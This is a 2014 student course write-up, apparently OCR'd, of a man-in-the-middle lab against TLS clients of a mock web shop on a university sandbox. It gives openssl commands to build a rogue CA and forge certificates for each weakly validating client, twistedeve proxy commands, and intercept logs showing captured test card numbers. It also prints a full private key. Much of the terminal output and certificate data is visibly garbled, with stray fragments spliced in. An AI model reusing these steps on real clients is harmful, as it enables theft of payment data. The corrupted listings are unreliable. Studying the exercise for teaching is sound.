

Man-in-the-middle attack to TLS (RFC 5246₁) Protocol

An online shop **webshop.com** in the address <https://sbox.di.uoa.gr/>

and 6 different clients that they try to connect to the workshop via TLS.

The **webshop** has a **certificate** singed up by the certification authority **Compsec CA**

All clients have access in the self-singed certificate of the Compsec CA.

With each ssh connection in the sbox.di.uoa.gr the 6 clients will try to connect with the webshop.(one each time)

Display Message:

timestamp: XXXXXXXXXX

forwarding webshop client requests to port YYYYYY

clients because of a misconfiguration will try to connect to YYYY instead of (443) port of the webshop. So now we have the ability for the man-in-the-midle-attack.

Difficulty

- | | |
|----------------|--------|
| 1. Mr. Blonde. | X |
| 2. Mr. Blue. | XX |
| 3. Mr. Brown. | XX |
| 4. Mr. Orange. | XX |
| 5. Mr. Pink. | XXXX |
| 6. Mr. White. | XXXXXX |

Kotsomitopoulos Aristotelis

Project #2 ΥΣ13 EAPINO 2014 (computer system security)

Firstly Lets Create a certification authority(CA)

my folder is "[std10048@sbox:~/myProject2\\$](#)"

```
std10048@sbox:~/myProject2$ ls -l
total 0
```

we execute the following:

```
cp /etc/ssl/openssl.cnf . (we modify the ./demoCA to ./)
```

```
mkdir certs csr newcerts private
echo 00 > serial
echo 00 > crlnumber
touch index.txt
```

```
openssl req -new -x509 -extensions v3_ca -keyout private/cakey.key -out cacert.crt
-days 3650 -config ./openssl.cnf
```

```
openssl ca -gencrl -keyfile private/cakey.key -cert cacert.crt -out crl.pem -config
./openssl.cnf
```

with are my informations for CA

```
std10048@sbox:~/myProject2$ openssl req -new -x509 -extensions v3_ca -keyout private/cakey.key -out cacert.crt -days 3650 -config ./openssl.cnf
Generating a 2048 bit RSA private key
.....+++
writing new private key to 'private/cakey.key' csr/sbox.di.uoa.gr.csr
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:GR
State or Province Name (full name) [Some-State]:ATTICA
Locality Name (eg, city) []:Athens
Organization Name (eg, company) [Internet Widgits Pty Ltd]:University of Athens
Organizational Unit Name (eg, section) []:Department of Informatics and Telecommunications
Common Name (e.g. server FQDN or YOUR name) []:SBOX CA
Email Address []:csec.di@mail.com
std10048@sbox:~/myProject2$ openssl ca -gencrl -keyfile private/cakey.key -cert cacert.crt -out crl.pem -config ./openssl.cnf
Using configuration from ./openssl.cnf
Enter pass phrase for private/cakey.key:
std10048@sbox:~/myProject2$
```

so now we have our CA and our folders created
they look something like this :

```
std10048@sbox:~/myProject2$ ls -l
total 48
-rw-r--r-- 1 std10048 std10048 1554 Jun  7 15:31 cacert.crt
drwxr-xr-x 2 std10048 std10048 4096 Jun  7 15:29 certs
-rw-r--r-- 1 std10048 std10048     3 Jun  7 15:31 crlnumber
-rw-r--r-- 1 std10048 std10048     3 Jun  7 15:29 crlnumber.old
-rw-r--r-- 1 std10048 std10048   780 Jun  7 15:31 crt.pem
drwxr-xr-x 2 std10048 std10048 4096 Jun  7 15:29 csr
-rw-r--r-- 1 std10048 std10048     0 Jun  7 15:29 index.txt
drwxr-xr-x 2 std10048 std10048 4096 Jun  7 15:29 newcerts
-rw-r--r-- 1 std10048 std10048 10825 Jun  7 15:29 openssl.cnf
drwxr-xr-x 2 std10048 std10048 4096 Jun  7 15:29 private
-rw-r--r-- 1 std10048 std10048 .0aa.3 Jun  7 15:29 serial.oa.gr.csr
std10048@sbox:~/myProject2$
```

Now that we have our CA created lets generate a certificate using our CA

Lets hack firstly Mr.Blond !

He is a realy idiot client he checks almost nothing so :

```
openssl genrsa 1024 > private/MrBlond.key && openssl req -new -key
private/MrBlond.key -out csr/MrBlond.csr -config ./openssl.cnf
```

```
std10048@sbox:~/myProject2$ openssl genrsa 1024 > private/MrBlond.key && openssl req -new
-key private/MrBlond.key -out csr/MrBlond.csr -config ./openssl.cnf
Generating RSA private key, 1024 bit long modulus
.....+++++
.....+++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value, host:47201
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:GR
State or Province Name (full name) [Some-State]:ATTICA
Locality Name (eg, city) []:Athens
Organization Name (eg, company) [Internet Widgets Pty Ltd]:Uoa
Organizational Unit Name (eg, section) []:DiT
Common Name (e.g. server FQDN or YOUR name) []:idiot_Client
Email Address []:idiot_client@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:aris
An optional company name []:
```

so now lets continue with this command to complete our generation and then we dont even need to verify with CA for that client.

```
openssl ca -config openssl.cnf -policy policyAnything -cert cacert.crt -keyfile
private/cakey.key -days 365 -out certs/MrBlond.crt -infiles csr/MrBlond.csr
```

```

std10048@sbox:~/myProject2$ openssl ca -config openssl.cnf -policy policy_anything -cert cacert.crt -keyfile private/cakey.key -days 365 -out certs/MrBlond.crt -infiles csr/MrBlond.csr
Using configuration from openssl.cnf
Enter pass phrase for private/cakey.key:
Check that the request matches the signature
Signature ok
Certificate Details:
    Serial Number: 0 (0x0)  localhost:443 -b localhost:47281
    Validity
        Not Before: Jun  7 13:02:45 2014 GMT
        Not After : Jun  7 13:02:45 2015 GMT
    Subject:
        countryName      = GR
        stateOrProvinceName = ATTICA
        localityName     = Athens
        organizationName = Uoa
        organizationalUnitName = DiT
        commonName        = idiot_client
        emailAddress      = idiot_client@gmail.com
X509v3 extensions:
    X509v3 Basic Constraints:
        CA:FALSE
    Netscape Comment:
        OpenSSL Generated Certificate
    X509v3 Subject Key Identifier:
        7E:B8:D8:F9:0C:F0:F2:DC:CE:9D:61:15:5D:91:13:4B:E2:F1:83
    X509v3 Authority Key Identifier:
        keyid:41:DF:39:D0:2D:BB:0D:70:38:3B:21:94:B8:C7:39:ED:05:AF:E1
X509v3 extensions:
    X509v3 Basic Constraints:
        CA:FALSE
    Netscape Comment:
        OpenSSL Generated Certificate
    X509v3 Subject Key Identifier:
        7E:B8:D8:F9:0C:F0:F2:DC:CE:9D:61:15:5D:91:13:4B:E2:F1:83
    X509v3 Authority Key Identifier:
        keyid:41:DF:39:D0:2D:BB:0D:70:38:3B:21:94:B8:C7:39:ED:05:AF:E1
Certificate is to be certified until Jun  7 13:02:45 2015 GMT (365 days)
Sign the certificate? [y/n]:y
X509v3 extensions:
    X509v3 Basic Constraints:
        CA:FALSE
    Netscape Comment:
        OpenSSL Generated Certificate
    X509v3 Subject Key Identifier:
        7E:B8:D8:F9:0C:F0:F2:DC:CE:9D:61:15:5D:91:13:4B:E2:F1:83
    X509v3 Authority Key Identifier:
        keyid:41:DF:39:D0:2D:BB:0D:70:38:3B:21:94:B8:C7:39:ED:05:AF:E1
Data Base Updated

```

so now we have our .crt and our .key

```

std10048@sbox:~/myProject2/certs$ cat MrBlond.crt
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 0 (0x0)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=GR, ST=ATTICA, L=Athens, O=University of Athens, OU=Department of Informatics and Telecommunications, CN=SBOX CA/emailAddress=csec.di@gmail.com
        Validity
            Not Before: Jun  7 13:02:45 2014 GMT
            Not After : Jun  7 13:02:45 2015 GMT
        Subject: C=GR, ST=ATTICA, L=Athens, O=Uoa, OU=DiT, CN=idiot_Client/emailAddress=idiot_client@gmail.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                    Modulus:
                        00:be:c7:07:e7:80:9a:ab:12:78:04:97:04:5e:2a:
                        6d:31:7b:29:1a:3e:78:10:f3:cb:b4:ed:f1:f9:87:
                        b3:72:57:01:ae:1f:2f:33:95:ba:cd:64:b5:20:37:
                        0d:cb:c8:df:eb:ff:e9:ca:47:1d:db:b6:2c:bb:35:
                        4f:66:2f:6a:c9:c0:2b:f1:12:fc:f1:58:72:03:b1:
                        8b:56:bf:44:14:af:ed:a6:0b:9c:92:2d:3b:e3:59:
                        9e:6d:32:cf:e4:cd:06:ff:af:dc:f2:d0:1b:1e:98:
                        b6:73:07:37:c3:a6:38:47:b1:7d:d3:d8:e4:f0:b5:
                        3b:4a:7f:fb:8e:af:7a:73:95
                    Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
```

7E:B8:D8:FD:79:0C:F0:F2:DC:CE:9D:61:15:5D:91:13:4B:E2:F1:83
X509v3 Authority Key Identifier:
keyid:41:DF:39:D0:2D:BB:25:0D:70:38:3B:21:94:B8:C7:39:ED:05:AF:E1

Signature Algorithm: sha1WithRSAEncryption
03:19:8f:60:83:79:db:7a:99:c1:75:14:49:a7:fb:98:2e:c0:
23:24:39:04:43:6a:11:1d:b3:7b:b5:fe:36:ed:0e:bd:19:83:
8d:e7:43:e6:e4:c7:f1:f3:b6:28:1d:50:4f:82:d6:ac:32:95:
a6:1b:b1:52:3e:09:2c:c6:1a:86:55:1a:20:07:af:c4:60:f0:
2b:ef:59:b1:81:c5:66:8a:52:62:f1:e9:94:9b:ee:b6:76:fb:
98:ff:a9:94:8c:e7:fe:31:0c:06:7b:2e:3b:d4:d2:36:19:df:
e0:af:09:51:86:82:18:c6:57:da:e6:15:68:b0:79:0a:52:bd:
34:f6:1c:46:88:80:da:8a:2b:6f:33:4d:38:16:89:b9:ad:83:
ee:11:90:02:13:ce:e0:68:83:32:17:a4:70:82:5a:57:f9:64:
c3:74:2f:59:95:33:ce:7e:8c:81:b9:e7:b1:5e:dd:0e:b4:59:
2b:e5:b3:ed:38:40:7f:74:40:8f:fc:db:a4:b5:76:e0:74:e8:
1f:ba:f5:f1:ba:09:96:6d:90:0e:77:33:a3:27:0d:fb:c1:a6:
1c:53:51:71:3a:83:5c:ba:2e:12:67:40:5b:7e:b9:fb:91:97:
e8:ef:ff:8a:70:94:02:69:d7:39:42:4c:a3:0a:c0:b3:3d:42:
44:f2:8e:65

-----BEGIN CERTIFICATE-----

MII DujCCAqKgAwIBAgIBADANBgkqhkiG9w0BAQUFADCBvTELMAkGA1UEBhMCR1Ix
DzANBgNVBAgMBkFUVE1DQTEPMA0GA1UEBwwGQXRoZW5zMR0wGwYDVQQKDBRVbm12
ZXJzaXR5IG9mIEF0aGVuczE5MDcGA1UECwwwRGVwYXJ0bWVudCBvZiBJbmZvcmlh
dG1jcyBhbmbQVGVsZWNvbW1lbnl jYXRpb25zMRAwDgYDVQDDAdTQk9YIENBMSAw
HgYJKoZIhv cNAQkBFhFjc2VjLmRpQGdtYWlsLmNvbTAeFw0xNDA2MDcxMzAyNDVa
Fw0xNTA2MDcxMzAyNDVaMIGJM QswCQYDVQQGEwJHUjEPMA0GA1UECAwGQVRUSUNB
MQ8wDQYDVQQHDAZBdGh1bnMxDDAKBgNVBAoMA1VvYTEMMAoGA1UECwwDRG1UMRUw
EwYDVQDDAxpZG1vdF9DbG11bnQxJTAjBggkqhkiG9w0BCQEWFmlkaW90X2NsawVu
dEBnbWFpbC5jb20wgZ8wDQYJKoZIhv cNAQEBBQADgY0AMIGJAoGBAL7HB+eAmqsS
eASXBF4qbTF7KRo+eBDzy7Tt8fmHs3JXAA4fLzOVus1ktSA3DcvI3+v/6cpHHdu2
LLs1T2YvasnAK/ES/PFYcg0xi1a/RBSv7aYLnJI t0+Nznm0yz+TNBv+v3PLQGx6Y
tnMHN80m0EexfdPY5PC100p/+46ven0VAgMBAAGjezB5MAkGA1UdEwQCMAAwLAYJ
YIZIAyb4QgENBB8WHU9wZW5TU0wgR2VuZXJhdGVkIEN1cnRpZmljYXR1MB0GA1Ud
DgQWBBr+uNj9eQzw8tzOnWEVXZETS+LxgzAfBgNVHSMEGDAwB RB3znQLbs1DXA4
OyGUuMc57QWv4TANBgkqhkiG9w0BAQUFAAACQEAxmPYIN523qZwXUU Saf7mC7A
IyQ5BENqER2ze7X+Nu0vRmDjedD5uTH8f02KB1QT4LWrDKVphuxUj4JLMyah1Ua
IAevxGDwK+9ZsYHFZopSYvHp1Jvutnb7mP+p1Izn/jEMBnsu09TSNhnf4K8JUYaC
GMZX2uYVaLb5C1K9NPYcRoia2oorbzNNOBaJua2D7hGQAhP04GiDMhek cIJ aV/1k
w3QvWZUzzn6Mgbnn sV7dDrRZK+Wz7ThAf3RAj/zbpLV24HToH7r18boJ1m20Dncz
oycN+8GmHFNRcTqDXLouEmdAW365+5GX60//inCUAmnXOUJMowrAsz1CRPK0ZQ==
-----END CERTIFICATE-----

std10048@sbox:~/myProject2/private\$ cat MrBlond.key

-----BEGIN RSA PRIVATE KEY-----

MIICXgIBAAKBgQC+xwfngJqrEngElwReKm0xeYkaPngQ88u07fH5h7NyVwGuHy8z
1brNZLUGNw3LyN/r/+nKRx3bt1y7NU9mL2rJwCvxEvzxWHIDsYtWv0QuR+2mC5yS
LTvjWZ5tMs/kzQb/r9zy0BsemLzzBzfDpj hHsX3T20TwTTkf/uOr3pz1QIDAQAB
AoGBAI0repkc+aL4rDz+vduAEz0Dc+rZEqUgnofRciB2uDNC0bajb0B7JuJ7j0cc
uDjd+y43AnTJgKITqevLb3Fn aJuDU3P7acg7pBqwQ0NdzBUHoos59uNr9T7IFRe1
sjddN1c3yyXRVoHXC1IjuwcDCoYTjB5DEkRuwXf1P3fpFYBBAkEA9pS2SndYaIV4
+Glo6TJZpljY8xMXHEZXSCQ+vdsGYiP+p084ApimoHqK1g1y3v04pREdAj56jgM/
1PmXuAhF5wJBAMYQn3y9W99IVEZVWBFAFM1RrvXu07QuchgQ3eRfvaPDSNu1NVgU
hDVf/NKLQU3q0TaFPpXmcROI9eSPKBb5UyMCQQC3oYwX7MUUicIzDR0p/WsyLJx0
eVUOo3vAp+1pqkEY uUGcRuJpXJFK1be7gJHhY50wqgv2bd0LAXR6AN5yGQclAkEA
p3iqwhiCTDs+NVI2su9SJ4FnXL8Z9oJHKp4oYM+rU+rtkfsRLda7Kz5sUcI5h54C
n1zv3G0rP09Tqtx482QBrQJAWX1o/vNW+LPvQfMDPEqWozGV3TeMVtKct52qoPUu
0po9JXX2WZEmj0brCyEgau/GxuUN5UeAqG+w7grgzTk85A==
-----END RSA PRIVATE KEY-----

Now we can run twistededeve like that :

command:

```
twistededeve -c certs/MrBlond.crt -k private/MrBlond.key -a localhost:10048 -t  
localhost:443 -b localhost:46619
```

so we can be the man in the middle. After commands execution we open new terminal we login we find the correct port (46619 this time) for our connection and our Mr.BLond Client have been hacked :

```
drwxr-xr-x 6 std10048 std10048 4096 Jun  6 02:11 project2.2  
-rw-r--r-- 1 std10048 std10048   3 Jun  4 01:02 serial  
-rw-r--r-- 1 std10048 std10048   3 Jun  4 00:52 serial.old  
std10048@sbox:~$ cd /var/project2/  
std10048@sbox:~/var/project2$ ls  
filters mysite.com.crt mysite.com.key  
std10048@sbox:~/var/project2$ pico myhello  
Mr. Blonde - client failed  
site.com.crt  
std10048@sbox:~/var/project2$ ^C  
std10048@sbox:~/var/project2$ cd v3_ca  
keyout private/cakey.key -out cacert.crt -config ./openssl.cnf  
std10048@sbox:~$ logout  
e: private/cakey.key -cert cacert.crt -out crt.pem -config  
Connection to sbox.di.uoa.gr closed.  
aris@aris:~$ ./sbox_login.shles Using the CA  
Linux sbox 3.2.0-4-686-pae #1 SMP Debian 3.2.57-3 1686 eq -new -key private/sbox  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sat Jun  7 15:29:53 2014 from athenes1-360241.home.otenet.gr  
-----Project 2-----  
Starting clients...  
timestamp: 1462146284  
forwarding webshop client requests to port 46619  
  
std10048@sbox:~$ hello  
Mr. Blonde - request sent  
200 OK  
hello  
^C  
std10048@sbox:~$ hello  
Mr. Brown - client failed  
hello  
Mr. Orange - client failed  
hello  
Mr. Pink - client failed  
hello
```

Data Base Updated

```
std10048@sbox:~/myProject2$ twistededeve -c certs/MrBlond.crt -k private/MrBlond.key -a localhost:10048 -t localhost:443 -b localhost:46619  
2014-06-07 16:04:48+0300 [...] Log opened.  
2014-06-07 16:04:48+0300 [...] Client2ServerProxyFactory starting on 46619  
2014-06-07 16:04:48+0300 [...] Starting factory <twistededeve.client2server.Client2ServerProxyFactory instance at 0xb77bfecd>  
2014-06-07 16:04:48+0300 [...] AttackShellFactory starting on 10048  
2014-06-07 16:04:48+0300 [...] Starting factory <twistededeve.attackshell.AttackShellFactory instance at 0xb6a19ac>  
2014-06-07 16:05:09+0300 [twistededeve.client2server.Client2ServerProxyFactory] Starting factory <twistededeve.server2client.Server2ClientProxyFactory instance at 0x866552c>  
2014-06-07 16:05:09+0300 [Client2ServerProxy, 0, 127.0.0.1] 'POST / HTTP/1.1'  
2014-06-07 16:05:09+0300 [Client2ServerProxy, 0, 127.0.0.1] 'Host: 127.0.0.1:46619'  
2014-06-07 16:05:09+0300 [Client2ServerProxy, 0, 127.0.0.1] 'Accept-Encoding: identit  
2014-06-07 16:05:09+0300 [Client2ServerProxy, 0, 127.0.0.1] 'Content-Length: 40'  
2014-06-07 16:05:09+0300 [Client2ServerProxy, 0, 127.0.0.1] 'cc=4916105057678726&timest  
stamp=1402146284'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] ''  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] 'TTP/1.0 200 OK'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] 'S'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] 'erver: BaseHTTP/0.3 Python/2.7.3'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] 'D'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] 'ate: Sat, 07 Jun 2014 13:05:09 GMT'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] 'C'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] 'Content-type: text/plain'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] 'C'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] 'Content-Length: 10'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] '\r'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] '\n'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] 'c'  
2014-06-07 16:05:09+0300 [Server2ClientProxy, client] 'c=4916105057678726&timest  
amp=1402146284'
```

So this is First Client Credit card and timestamp

'cc=4916105057678726×tamp=1402146284'

Now lets hack Mr.Blue (i named it brown)

he is more `clever` than Mr.Blond but he has another vulnerability

he checks company name so with our previous CA we create a new certificate

```
std10048@sbox:~/myProject2$ openssl genrsa 1024 > private/brown.key && openssl req -new  
key private/brown.key -out csr/brown.csr -config ./openssl.cnf  
Generating RSA private key, 1024 bit long modulus  
.....+++++  
e is 65537 (0x10001)  
You are about to be asked to enter information that will be incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
----  
Country Name (2 letter code) [AU]:GR  
State or Province Name (full name) [Some-State]:ATTICA  
Locality Name (eg, city) []:Athens  
Organization Name (eg, company) [Internet Widgits Pty Ltd]:University of Athens  
Organizational Unit Name (eg, section) []:Department of Informatics and Telecommunications  
Common Name (e.g. server FQDN or YOUR name) []:sbox.di.uoa.gr  
Email Address []:csec.di@gmail.com  
Please enter the following 'extra' attributes  
to be sent with your certificate request  
A challenge password []:  
An optional company name []:  
std10048@sbox:~/myProject2$ openssl ca -config openssl.cnf -policy policy_anything -cert  
cacert.crt -keyfile private/cakey.key -days 365 -out certs/brown.crt -infiles csr/brown  
csr  
Using configuration from openssl.cnf  
Enter pass phrase for private/cakey.key:  
Check that the request matches the signature  
Signature ok
```

but this time we insert in common name field
sbox.di.uoa.gr " so:

so we simply again run twistedeve and :

```
twistedeve -c certs/brown.crt -k private/brown.key -a localhost:10048 -t  
localhost:443 -b localhost:48211
```


```
Last login: Sat Jun 7 16:04:40 2014 from atherosl-360241.home.otenet.gr  
-----Project 2-----  
Starting clients...  
timestamp: 1402148673  
forwarding webshop client requests to port 40992  
-----ca generation-----  
std10048@sbox:~$ ./gen-ca-extensions v3_ca -keyout private/cakey.key -out cacert.crt -  
std10048@sbox:~$ ./gen-crl -file private/cakey.key -cert cacert.crt -out crl.pem -config  
std10048@sbox:~$ logout  
Connection to sbox.di.uaa.gr closed. the CA  
aris@aris:~$ ./sbox_login.sh  
Linux sbox 3.2.0-4-686-pae #1 SMP Debian 3.2.57-3 i686  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sat Jun 7 16:44:28 2014 from atherosl-360241.home.otenet.gr  
-----Project 2-----  
Starting clients...  
timestamp: 1402148722  
forwarding webshop client requests to port 48211  
std10048@sbox:~$ hello  
Mr. Blonde - request sent  
200 OK  
hello  
Mr. Blue - request sent  
200 OK  
hello  
hello
```

2014-06-07 16:45:47+0300 [Server2ClientProxy,client] :45:47 GMT'	'C' 'Content-type: text/plain'
2014-06-07 16:45:47+0300 [Server2ClientProxy,client]	'C'
2014-06-07 16:45:47+0300 [Server2ClientProxy,client]	'Content-Length: 10'
2014-06-07 16:45:47+0300 [Server2ClientProxy,client]	'\r'
2014-06-07 16:45:47+0300 [Server2ClientProxy,client]	'\n'
2014-06-07 16:45:47+0300 [Server2ClientProxy,client]	'c'
2014-06-07 16:45:47+0300 [Server2ClientProxy,client]	'c=4916136546181683&time=Sat, 07 Jun 2014 13:45:47 GMT'
2014-06-07 16:45:47+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0x866552c>	'cc=4556270584159924&time=Sat, 07 Jun 2014 13:45:47 GMT'
2014-06-07 16:45:53+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0x86a13ec>	'Content-Type: application/x-www-form-urlencoded'
2014-06-07 16:45:53+0300 [Client2ServerProxy,1,127.0.0.1]	'POST / HTTP/1.1'
2014-06-07 16:45:53+0300 [Client2ServerProxy,1,127.0.0.1]	'Host: 127.0.0.1:48211'
2014-06-07 16:45:53+0300 [Client2ServerProxy,1,127.0.0.1]	'Accept-Encoding: identit
2014-06-07 16:45:53+0300 [Client2ServerProxy,1,127.0.0.1]	'Content-Length: 40'
2014-06-07 16:45:53+0300 [Client2ServerProxy,1,127.0.0.1]	'cc=4556270584159924&time=Sat, 07 Jun 2014 13:45:53 GMT'
2014-06-07 16:45:53+0300 [Server2ClientProxy,client]	'TTP/1.0 200 OK'
2014-06-07 16:45:53+0300 [Server2ClientProxy,client]	'S'
2014-06-07 16:45:53+0300 [Server2ClientProxy,client]	'erver: BaseHTTP/0.3 Python/2.7.3'
2014-06-07 16:45:53+0300 [Server2ClientProxy,client]	'D'
2014-06-07 16:45:53+0300 [Server2ClientProxy,client]	'ate: Sat, 07 Jun 2014 13:45:53 GMT'
2014-06-07 16:45:53+0300 [Server2ClientProxy,client]	'C'
2014-06-07 16:45:53+0300 [Server2ClientProxy,client]	'Content-type: text/plain'

so we can observe Mr.Blue credit card and timestamp :

```
'cc=4556270584159924&timestamp=1402148722'
```

now lets hack **Mr.Brown** we know that webshop and mysite have both the same Cartification Authority (sbox CA) so Mr.Brown Checks only if our .crt and our .key are verified by SBOX CA and nothing more so:



we use twistedeve with /var/project2/mysite.com.crt and /var/project2/mysite.com.key

and now we can get Mr.Brown credit card !

Command :

```
twistededeve -c /var/project2/mysite.com.crt -k /var/project2/mysite.com.key -a localhost:10048 -t localhost:443 -b localhost:46749
```

So here is credit & timestamp for Mr.Brown

'cc=4539346713524865×tamp=1402150208'

Mr.Orange now : we will use certification chain

we now know how to create CA generate certifications and sign with them.. so now lets try something different!

In our new folder after those commands :

```
cp /etc/ssl/openssl.cnf .
```

```
mkdir certs csr newcerts private  
echo 00 > serial  
echo 00 > crlnumber  
touch index.txt
```

instead of using :

```
openssl req -new -x509 -extensions v3_ca -keyout private/cakey.key -out cacert.crt  
-days 3650 -config ./openssl.cnf
```

the above command will create a brand new cakey.key and cacert.crt file we will use our existing ones from mysite.com , so we navigate to /var/project2/ and we copy our mysite.com.key and our mysite.com.crt :

now lets create the two files in order to use correctly our next command

we create cacert.crt and /private/cakey.key
and we paste our copied contents from mystie

now we can use the generation command with our custom files!

```
openssl ca -gencrl -keyfile private/cakey.key -cert cacert.crt -out crl.pem -config ./openssl.cnf
```

```
std10048@sbox:~/CertificationChains$ std10048@sbox:~/CertificationChains$ openssl ca -gencrl -keyfile private/cakey.key -cert cacert.crt -out crt.pem -config /openssl.cnf
```

now we will generate our certificate using the above CA :

```
openssl genrsa 1024 > private/sbox.di.uoa.gr.key && openssl req -new -key private/sbox.di.uoa.gr.key -out csr/sbox.di.uoa.gr.csr -config ./openssl.cnf
```

```
openssl ca -config openssl.cnf -policy policy_anything -cert cacert.crt -keyfile  
private/cakey.key -days 365 -out certs/sbox.di.uoa.gr.crt -infiles  
csr/sbox.di.uoa.gr.csr
```

so now lets create our certification chain we will paste in our /certs/sbbox.di.uoa.gr.crt our mysite.com pure certificate so there will be our expected confusuin from our client and our "man in the middle" will purchase victims credid card number

-----BEGIN CERTIFICATE-----

.....
.....

-----END CERTIFICATE-----

-----BEGIN CERTIFICATE-----

•

mtsite.com certificate code

• • • •

-----END CERTIFICATE-----

so our file will look something like this:

GNU nano 2.2.6 File: sbox.di.uoa.gr.crt

```
-----BEGIN CERTIFICATE-----MIIDVTCARgAwIBAgIBADANBgkqhkiG9w0BAQUFADC BjELMAKGA1UEBhMCR1Ix  
DzANBqNVBAGwMBkFUvElDQTEPA0GA1UEBw wGQXRoZw5zMR0wGwYDVQQKDBRvbm12  
ZXJzaXR5IG9mIE0gVucze5MDcGA1UECwwvRGVwYXJ0bWVudCBvZiBjmZvcmlh  
dGljcyBhbmQVGVsZwNvb1lbnjYXRpbd25zMRMwEQYDVQDDAptExNpdGUuY29t  
MB4XDTE0MDYwODEyMjcxNFOXDTE1MDYwODEyMjcxNFowgcQxZAJBgNVBAYTakds  
MQ8wDQYDVQDIAZBVRJQ0ExDzANBgkqhkiG9w0BAQwEAEwggEAMERlcgFydG1lbnQgb2YgSw5mb3jt  
dmVyc210eSBvZiBBDghlbnXmOTABgNBVAcMFB0gAVuczEdMBsGA1UECgwvUV5p  
b2ZuS1X3IdAAeBgkqhkiG9w0BCQEWEWNUZwMuZG1AZ21haWwvY29tGMfGA0GCSQG  
SIB3DQEBQAUAA4GNADCBiKQBgCq+vf3ku6MByMwW0+OYcayQostxT45LJPky6y  
UMG6zMmeOHbzCtvDvwBxIuROfUpj36Mb12i69z0pz7udjbTrnREbaleAxDgNHAU  
7hN1nhuZnbtsFJLXsJaupMctHuOp0u7h36PTWe+C/B1h5TpUeBqZ35q  
QyLcEwIDQAQBo3swTeTAjBgNVRHEAAjAACMgcGCGSAGG+IEBQDQFfhh1PcvGUu1NM  
IEldbmVbyXR1zCBDZXJ0aWzPy2F0ZTAdBgnVHQ4EFgQuH3VfbTbMR/H2qqzrwNz  
6RdqSewQDVR0jBggwfoAULsOkiah0fcYGGV95D9IwRyUfmW0YJk0ZiBhCN  
AQEFBQADgYEAr0tmBxKacKPP8-MeGd79ly7wV5WnaPsylo8M1EPGzDwkmttnaV6  
TAiRSEY0frq/sqTqCB09kfNYX31p/mSnGQ1UWZXKtKxy/QclLf0a4JeIeMzpaY01  
jx2MTMe90wbXChCe+vzDsMKGzawfVVGG5JdqWAC+cQ3kxSV248YBs=-----END CERTIFICATE-----  
-----BEGIN CERTIFICATE-----MIIDzzCAregAwIBAgIBADANBgkqhkiG9w0BAQUFADC BvTELMAKGA1UEBhMCR1Ix  
DzANBqNVBAGwMBkFUvElDQTEPA0GA1UEBw wGQXRoZw5zMR0wGwYDVQQKDBRvbm12  
ZXJzaXR5IG9mIE0gVucze5MDcGA1UECwwvRGVwYXJ0bWVudCBvZiBjmZvcmlh  
dGljcyBhbmQVGVsZwNvb1lbnjYXRpbd25zMRawDgYDVQDDAptQk9yIENBMSAw  
HgYjKoZIhvncBdHbfJc2VjmLpnRQGdyYwlsLmNbtaEfW0xNDA1MzAxOTQxNTZa  
Fw0xNTA1MzAxOTQxNTZaMIGEMQswCQYDVQGEWJuHEPM0GA1UECAwqVQRUSUNB  
MQ8wDQYDVQHDAZBdghlbnXmHTAbBgNVBAoMFVVuaZlcnPdHkgb2Yq0XRoZw5z  
MTkWnYvDQQLDDEBZxmRcnRtzW50IG9mIEluZm9yb0Fa0wNzIGFuZCBwXw1Y29t  
bxXuavNwdhgbmNxzEArBqNBBAMC15c2LoZ5j2b0wgZ8wDQYJkoZIhvcnAQEB  
BQADgY0AMIGJAoGBAOksz47Q4pNcgpwHuvQotIxnl0vFjma/XS3hsgz4WdAokN89  
BQDz7mCm3DfYbcNGwCv6rV90z/WGRKw37rH+zKzyT2KmWtRDuqY2tQvPxq  
H1zHI/We+kW/N/LsrnxjapWbvH0z939fQE+obSe+YryUsLz4YqGqrw6YYWoE+XAgMB  
